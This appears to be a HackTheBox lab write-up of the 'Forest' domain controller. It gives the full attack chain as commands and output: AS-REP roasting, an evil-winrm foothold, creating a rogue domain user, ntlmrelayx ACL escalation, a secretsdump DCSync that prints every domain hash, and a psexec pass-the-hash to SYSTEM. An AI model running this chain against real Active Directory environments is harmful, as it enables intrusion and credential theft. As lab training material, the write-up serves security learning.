
# HackTheBox – Forest




## Summary

- Enumerating AD discovered a list of users
- Used AS-REP roasting technique to discover password of svc-alfresco
- Authenticate as svc-alfresco to enumerate AD further using bloodhound
- Use information gathered from bloodhound to create a new user with intent of privilege escalation
- use ntlmrelayx to escalate new users privileges
- use secretsdump to extract password hashes – including Administrator.

# Recon

I began by adding 10.10.10.161 to /etc/hosts as forest.htb
I then ran several nmap scans – first for the top 1000 ports, then for all ports and then one final thorough scan of all of the discovered ports, this revealed quite a few running services. Judging by the running services this machine appears to be a domain controller.


```
# Nmap 7.80 scan initiated Mon May 18 11:46:38 2020 as: nmap -A
-p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664-49703 -oN nmap.txt forest.htb
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.031s latency).
Not shown: 31 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-18 10:57:08Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49684/tcp open  msrpc        Microsoft Windows RPC
49703/tcp open  msrpc        Microsoft Windows RPC
```

*nmap output shortened


Using enum4linux against the target revealed a few users.

*Group 'Domain Users' (RID: 513) has member: HTB\sebastien*
*Group 'Domain Users' (RID: 513) has member: HTB\lucinda*
*Group 'Domain Users' (RID: 513) has member: HTB\svc-alfresco*
*Group 'Domain Users' (RID: 513) has member: HTB\andy*
*Group 'Domain Users' (RID: 513) has member: HTB\mark*
*Group 'Domain Users' (RID: 513) has member: HTB\santi*

I used this information with impackets GetNPUsers script which revealed svc-alfresco's TGT.





As a TGT is encrypted with the users NTLM hash we can use john to crack the users password.




# FootHold

I noticed that winrm was running during my nmap scans, now that I have a set of credentials I can attempt to login via evil-winrm



I used evil-winrms upload/download functions to transfer SharpHound.exe (A Bloodhound ingestor) onto the machine, this will allow me to gather information about the domain and help to build the next stages of the attack. I first need to import the sharphound module into powershell, then running it should create a new zip folder with JSON files stored in it, these can then be passed onto Bloodhound to map out the domain.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload /var/www/html/BloodHound/Ingestors/SharpHound.exe
Info: Uploading /var/www/html/BloodHound/Ingestors/SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe


Data: 1110016 bytes of 1110016 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/26/2020   5:44 AM         832512 SharpHound.exe


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe -c all
----------------------------------------------
Initializing SharpHound at 5:44 AM on 5/26/2020
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain HTB.LOCAL using path CN=Schema,CN=Configuration,DC=HTB,DC=LOCAL
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 21 MB RAM
Status: 123 objects finished (+123 20.5)/s -- Using 28 MB RAM
Enumeration finished in 00:00:06.2297717
Compressing data to .\20200526054418_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 5:44 AM on 5/26/2020! Happy Graphing!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/26/2020   5:44 AM          15223 20200526054418_BloodHound.zip
-a----         5/26/2020   5:44 AM          23611 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         5/26/2020   5:44 AM         832512 SharpHound.exe


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```


I used the same function to download the outputted zip file.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20200526054418_BloodHound.zip /root/Desktop/HTB/Forest/20200526054418_BloodHound.zip
Info: Downloading C:\Users\svc-alfresco\Documents\20200526054418_BloodHound.zip to /root/Desktop/HTB/Forest/20200526054418_BloodHound.zip


Info: Download successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

I used this to map out the shortest route from svc-alfresco to administrator. Svc-alfresco is a member of account operators which has generic all permissions set against exchange windows permissions. The exchange group has writedacl permissions which can be abused to create new directory access list entries.



# Privilege Escalation

To exploit this I created a new user and added them to the exchange and remote management groups.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user driggzzzz H4ck3d! /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" driggzzzz /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" driggzzzz /add
The command completed successfully.
```

I then used ntlmrelayx to escalate the users permissions, this involved running the command *ntmlrelayx.py -t ldap://forest.htb –escalate-user driggzzzz* followed by authenticating against http://loalhost/privexchange using the credentials for my created user.

```
root@kali:~/Desktop/impacket/examples# ntlmrelayx.py -t ldap://forest.htb --escalate-user driggzzzz
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://forest.htb
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] Authenticating against ldap://forest.htb as \driggzzzz SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from 127.0.0.1, but there are no more targets left!
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://forest.htb
[*] HTTPD: Client requested path: /favicon.ico
[*] HTTPD: Client requested path: /favicon.ico
[*] HTTPD: Client requested path: /favicon.ico
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User driggzzzz now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

This successfully completed an ACL attack. Running secretsdump.py with my users credentials successfully dumped the hashes of users on the domain.

```
root@kali:~/Desktop/impacket/examples# secretsdump.py htb/driggzzzz:H4ck3d\!@forest.htb
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
driggzzzz:7603:aad3b435b51404eeaad3b435b51404ee:bc4103a138c65bd0c9c68cde4333c155:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:d6a71a5503b62da85fa6fb8319383b22:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
```

With the hashes I could authenticate as the Administrator account using psexec.

```
root@kali:~/Desktop/impacket/examples# psexec.py htb.local/Administrator@forest.htb -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on forest.htb.....
[*] Found writable share ADMIN$
[*] Uploading file YpzrhgCz.exe
[*] Opening SVCManager on forest.htb.....
[*] Creating service kHDP on forest.htb.....
[*] Starting service kHDP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```